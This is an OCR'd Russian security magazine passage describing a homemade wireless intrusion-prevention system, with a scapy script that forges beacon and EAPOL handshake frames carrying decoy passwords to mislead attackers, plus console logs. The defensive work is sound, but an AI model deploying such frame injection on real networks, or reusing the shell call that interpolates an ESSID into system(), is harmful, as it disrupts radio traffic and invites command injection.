
ЗАКЛЮЧЕНИЕ

Мы научились раскладывать для хакеров достаточно много «граблей».

Продемонстрированные трюки — это, конечно же, далеко не всё, что можно придумать против них. Давай подытожим и вспомним, как мы можем усложнить жизнь хакеру:

- замедлять сканирование портов;
- затруднять сканирование портов, создавая иллюзию, что все порты открыты;
- затруднять идентификацию служб, имитируя случайную службу на каждом порте;
- замедлять идентификацию служб или исчерпывать память и даже приводить к отказу в обслуживании хакерских сканеров;
- исчерпывать память и приводить к отказу в обслуживании хакерских инструментов и сканеров, а также всей ОС хакера при взаимодействии с вебом.

Одним словом, хакеру тоже есть чего бояться! Может быть, эти приемы и не сделают тебя более защищенным, но то, что твои серверы станут максимально неудобными для хакера, — это точно!



БЕЗОПАСНОСТЬ В ЭФИРЕ

Строим систему защиты беспроводных сетей

s0i37
Lead cybersecurity analyst at USSC
@s0i37_channel

Беспроводные сети — одна из важнейших составляющих сетевого периметра любой компании. В сегодняшней статье мы разберемся, как своими силами обезопасить корпоративный Wi-Fi от захвата WPA handshake, PMKID, противодействовать атакам GTC Downgrade, RogueAP, да еще и вывести из строя используемые хакером инструменты.

У любой компании практически всегда есть два периметра: тот, что смотрит в интернет, защищенный всем, чем можно, и физический — образованный многочисленными беспроводными устройствами, не защищенный практически никак. И это, пожалуй, самое большое слепое пятно в ИБ на сегодняшний день. Реальность такова, что если что-то там окажется уязвимо, то хакер непременно возьмет свое.

В статье «Самооборона по-хакерски. Мониторим атаки в радиоэфире» мы попытались исправить эту несправедливость, восстановить баланс сил светлой и темной стороны и сделать некое подобие беспроводной IDS (Intrusion Detection System). И в результате мы научились детектить все актуальные на сегодня атаки на Wi-Fi.

INFO

Эта статья основана на фрагменте только что вышедшей книги «Хакерская самооборона. Приемы обнаружения и предотвращения хакерских атак».

Но можно ли как-то активно мешать проведению этих атак? В этой статье мы сделаем свою беспроводную IPS (Intrusion Prevention System), которая сможет предотвратить проведение большинства актуальных атак на Wi-Fi.

ПРОТИВОДЕЙСТВУЕМ ЗАХВАТУ WPA HANDSHAKE

Захват WPA handshake, часто проводимый с использованием атаки деаутентификации, дает хакеру возможность подбирать пароль к беспроводной сети на очень больших скоростях. Это одна из самых старых и в то же время популярных по сей день атак.

Сама атака деаутентификации достаточно быстрая и реализуется отправкой всего одного радиопакета в обе стороны — на точку доступа и на станцию. Так что пытаться успеть как-то заглушить этот пакет практически невозможно.

Но давай посмотрим на эту атаку с другой стороны, к чему она приводит? А приводит она к повторной отправке и захвату хакером handshake. Так почему бы не дать хакеру то, что он хочет? Мы можем закидать его фейковыми handshake!

Следующий хитрый скрипт умеет генерировать half-handshake-фреймы — те самые, за которыми охотится хакер:

defence/wifi/prevent/m2.py

```python
#!/usr/bin/python3
from scapy.all import *
import hmac,hashlib,binascii
import random,string
from sys import argv

iface = argv[1]
ap = argv[2]
essid = argv[3]
sta = argv[4]
conf.verb = 0
COUNT = 20
WORDLIST = "/usr/share/wordlists/rockyou.txt"
words = open(WORDLIST).readlines(100000)

def get_password_brutable(min_len):
    attempts = 10
    while attempts:
        word = random.choice(words).strip().lower()
        if not "'" in word and min_len <= len(word):
            return word
        attempts -= 1

def get_password_unbrutable(len):
    return "".join(map(lambda _:random.choice(string.printable[:95]),
range(len)))

def beacon(ap, essid, count):
    WPA = 'ESS+privacy'
    RATE_1B = b"\x82"
    RATE_2B = b"\x84"
    RATE_5_5B = b"\x8b"
    RATE_11B = b"\x96"
    CHANNEL = 1
    beacon = RadioTap()/Dot11(type=0, subtype=8, addr1='ff:ff:ff:ff:
ff:ff', addr2=ap, addr3=ap)/\
        Dot11Beacon(cap=WPA)/\
        Dot11Elt(ID='SSID',info=essid, len=len(essid))/\
        Dot11Elt(ID='Rates', info=RATE_1B+RATE_2B+RATE_5_5B+RATE_11B)
/\
        Dot11Elt(ID='ERPinfo', info=b"\x04")/\
        Dot11Elt(ID='DSset', info=int(CHANNEL).to_bytes(1,'big'))/\
        Dot11Elt(ID=48, len=20, info=b'\x01\x00\x00\x0f\xac\x04\x01\
x00\x00\x0f\xac\x04\x01\x00\x00\x0f\xac\x02\x00\x00')
    sendp(beacon, iface=iface, inter=0.01, count=count, verbose=False
)

anonce = None
def m1(ap, sta, count):
    global anonce
    def get_rand(n):
        o = b''
        for _ in range(n):
            o += int(random.random()*255).to_bytes(1, 'big')
        return o

    anonce = get_rand(32)
    eapol_data_4 = bytearray(95)
    eapol_data_4[0:1] = b"\x02" # Key Description_type
    eapol_data_4[1:3] = b"\x00\x8a" # Key Information
    eapol_data_4[3:5] = b"\x00\x10" # Key Length
    eapol_data_4[5:13] = b"\x00\x00\x00\x00\x00\x00\x00\x01" #
Replay Counter
    eapol_data_4[13:45] = anonce
    eapol_data_4[45:61] = b"\x00"*16 # Key IV
    eapol_data_4[61:69] = b"\x00"*8 # WPA Key RSC
    eapol_data_4[69:77] = b"\x00"*8 # WPA Key Id
    eapol_data_4[77:93] = b"\x00"*16 # WPA Key Mic
    eapol_data_4[93:95] = b"\x00"*2 # WPA Key Data Length
    m1 = RadioTap() / Dot11(proto=0, FCfield=2, addr1=sta, addr2=ap,
addr3=ap, subtype=8, SC=0, type=2, ID=55808) \
        / Dot11QoS(TID=6, TXOP=0, EOSP=0) \
        / LLC(dsap=0xaa, ssap=0xaa, ctrl=0x3) \
        / SNAP(OUI=0, code=0x888e) \
        / EAPOL(version=1, type=3, len=95) / bytes(eapol_data_4)
    sendp(m1, iface=iface, count=count, inter=0.01, verbose=False)

def m2(ap, sta, count):
    global anonce
    def assemble_EAP_Expanded(self, l):
      ret = ''
      for i in range(len(l)):
        if l[i][0] & 0xFF00 == 0xFF00:
          ret += (l[i][1])
        else:
          ret += pack('!H', l[i][0]) + pack('!H', len(l[i][1])) + l[i
][1]
      return ret


    def PRF_512(key,A,B):
      return b''.join(hmac.new(key,A+chr(0).encode()+B+chr(i).encode
(),hashlib.sha1).digest() for i in range(4))[:64]

    def get_rand(n):
      o = b''
      for _ in range(n):
        o += int(random.random()*255).to_bytes(1, 'big')
      return o

    def b(mac):
      o = b''
      for m in mac.split(':'):
        o += int(m, 16).to_bytes(1, 'big')
      return o

    password = get_password_brutable(8)
    #password = get_password_unbrutable(8)
    print(f"[*] send {password}")
    pmk = hashlib.pbkdf2_hmac('sha1', password.encode(), essid.encode
(), 4096, 32)
    snonce = get_rand(32)
    ptk = PRF_512(pmk, b"Pairwise key expansion", min(b(ap),b(sta))+
max(b(ap),b(sta))+min(anonce,snonce)+max(anonce,snonce))
    kck = ptk[0:16]

    rsn_cap = b"\x30\x14\x01\x00\x00\x0f\xac\x04\x01\x00\x00\x0f\xac\
x04\x01\x00\x00\x0f\xac\x02\x00\x00"
    eapol_data_4 = bytearray(117)
    eapol_data_4[0:1] = b"\x02" # Key Description Type: EAPOL RSN Key
    eapol_data_4[1:1+2] = b"\x01\x0a" # Key Information: 0x010a
    eapol_data_4[3:3+2] = b"\x00\x00" # Key Length: 0
    eapol_data_4[5:5+8] = b"\x00\x00\x00\x00\x00\x00\x00\x01" #
Replay Counter: 1
    eapol_data_4[13:13+32] = snonce # WPA Key Nonce
    eapol_data_4[45:45+16] = b"\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00" # WPA Key IV
    eapol_data_4[61:61+8] = b"\x00\x00\x00\x00\x00\x00\x00\x00" #
WPA Key RSC
    eapol_data_4[69:69+8] = b"\x00\x00\x00\x00\x00\x00\x00\x00" #
WPA Key ID
    eapol_data_4[77:77+16] = b"\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00" # WPA Key MIC
    eapol_data_4[93:93+2] = b"\x00\x16" # WPA Key Data Length: 22
    eapol_data_4[95:95+26] = bytes(rsn_cap) # WPA Key Data Length

    mic = hmac.new(kck, b"\x01\x03\x00\x75" + bytes(eapol_data_4[:77]
) + bytes.fromhex("00000000000000000000000000000000") + bytes(
eapol_data_4[93:]), hashlib.sha1).digest()[0:16]
    eapol_data_4[77:77+16] = mic

    m2 = RadioTap() / Dot11(proto=0, FCfield=1, addr1=ap, addr2=sta,
addr3=ap, subtype=8, SC=0, type=2, ID=55808) \
        / Dot11QoS(TID=6, TXOP=0, EOSP=0) \
        / LLC(dsap=0xaa, ssap=0xaa, ctrl=0x3) \
        / SNAP(OUI=0, code=0x888e) \
        / EAPOL(version=1, type=3, len=117) / bytes(eapol_data_4)
    sendp(m2, iface=iface, count=count, inter=0.01, verbose=False)


for _ in range(COUNT):
    beacon(ap, essid, 5)
    m1(ap, sta, 5)
    m2(ap, sta, 10)
```

Чтобы хакерское ПО среагировало в момент захвата handshake, мы должны отправить в радиоэфир три пакета: beacon, EAPOL M1 и M2. Добавляем строку вызова этого prevention-приема в detect-скрипт атаки деаутентификации:


defence/wifi/deauth.py

```python
...
def alert(src, dst, signal, essid):
    ...
    system(f"prevent/m2.py {iface} {src} '{essid}' {dst}")
...
```

WWW

Полный код всех detect-скриптов приведен в GitHub автора.


В результате мы получаем готовое средство обнаружения захвата WPA handshake, атаки деаутентификации и реагирования на нее. В ту же секунду, когда мы обнаруживаем атаку, запускается механизм ее предотвращения — в радиоэфир один за другим начинают улетать хеши несуществующих паролей.



```
~/src/defence/wifi(main*) » sudo ./deauth.py wlan0mon
[*] deauth a8:9c:ed:[redacted] <- 66:b7:ba:[redacted]
[*] deauth a8:9c:ed:[redacted] -> 66:b7:ba:[redacted]
[!] WPA handshake deauth detected: "Corp" a8:9c:ed:[redacted] <-x-> 66:b7:ba:[redacted] -
20dBm
[*] send shepherd
[*] send password!
[*] send 12301230
[*] send angelbaby
[*] send slipknot1
[*] send preston1
[*] send musicman
[*] send triskelion
[*] send jordan123
[*] send ilovejoey
[*] send southpark
[*] send pinklover
[*] send chloe123
```

Предотвращаем атаку захвата handshake — отправляем в эфир фейковые хеши


Хакер же видит у себя весьма радужную, на первый взгляд, картину — ему один за другим начинают прилетать желаемые handshake.



```
wlan0mon  » wifi.deauth *
wlan0mon  » [04:39:49] [sys.log] [inf] wifi deauthing client 66:b7:ba:[redacted] from AP Corp (channel:1 encryption:WPA2)
wlan0mon  » [04:39:50] [wifi.client.new] new station a8:9c:ed:[redacted] (Xiaomi Communications Co Ltd) detected for Corp (a8:9c:ed:[redacted])
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
ettercap-wifi-handshakes.pcap
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
ettercap-wifi-handshakes.pcap
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
ettercap-wifi-handshakes.pcap
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
ettercap-wifi-handshakes.pcap
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
ettercap-wifi-handshakes.pcap
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
ettercap-wifi-handshakes.pcap
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
ettercap-wifi-handshakes.pcap
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
ettercap-wifi-handshakes.pcap
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
ettercap-wifi-handshakes.pcap
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
ettercap-wifi-handshakes.pcap
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
ettercap-wifi-handshakes.pcap
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
ettercap-wifi-handshakes.pcap
wlan0mon  » [04:39:50] [wifi.client.handshake] captured 66:b7:ba:[redacted] → Corp (a8:9c:ed:[redacted]) WPA2 handshake (half) to /root/b
```

Хакер захватывает фейковые handshake

